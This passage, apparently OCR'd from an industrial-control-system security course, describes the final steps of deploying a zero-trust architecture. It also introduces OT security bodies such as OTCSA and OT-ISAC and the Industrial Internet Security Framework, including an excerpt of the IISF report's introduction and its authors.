
  After understanding the traffic flows, security analysts can implement a zero-trust architecture (ZTA) based on the business requirements. It can be initiated with the introduction of a next-generation firewall (NGFW), which can add a segmentation gateway for the surface that must be protected. This will enable additional access-control layers and internal evaluation for that surface.

- **Step 4: Developing a ZT Policy**

  A zero-trust (ZT) policy must be implemented for whitelisting users and devices after architecting the network. This allows security analysts to define who, why, when, and what resources are to be accessed inside an ICS network.

- **Step 5: Monitoring and Maintaining**

  In the final step, security analysts must ensure that the zero-trust architecture (ZTA) can monitor the traffic as intended so that they can gain valuable insights into the network and manage the updates on all the network devices as and when required.



International OT Security Organizations

- Global cybersecurity organizations such as **OTCSA**, **OT-ISAC**, and **NERC** are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures

Operational Technology Cyber Security Alliance (OTCSA)

- OTCSA educates operators and manufacturers with **constant technical awareness** and provides guidelines to apply essential changes, updates, integrations, etc.

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.


- **Industrial Internet Security Framework (IISF)**

  Source: *https://www.iiconsortium.org*

  The Industrial Internet Security Framework (IISF) addresses the risk of attack by unexpected sources both inside and outside the organization’s network, which can hinder production. The foremost objective of this framework include the identification and monitoring of operations merging IT and OT and prioritizing threats.



Industrial Internet Security Framework

IISF Technical Report

Cyber-security is a threat that does not discriminate. As a result, enterprises large and small are at risk of being attacked from unexpected sources both inside and outside the system, whether intended or accidental. It represents a major threat to world safety and security. The Industry IoT Consortium believes that addressing this challenge is critical to the success of the Industrial IoT, Industrie 4.0 and the Industrial Internet revolution. To that end, IIC members have developed a common security framework and an approach to assess cybersecurity in Industrial Internet of Things systems.

A true collaborative project in every sense of the word, The Industrial Internet Security Framework (IISF) is the most in-depth cross-industry-focused security framework comprising expert vision, experience and security best practices. It reflects thousands of hours of knowledge and experiences from security experts, collected, researched and evaluated for the benefit of all IIoT system deployments. Contributors dedicated their value time and expertise in authoring, editing and other ways. In particular, we would like to thank the following contributing member organizations:

Primary Authors:

- **Sven Schrecker** - Intel Corporation
- **Hamed Soroush** - Real-Time Innovations
- **Jesus Molina** - Fujitsu Limited

Other Contributors:

- AT&T
- Belden
- Fujitsu Limited

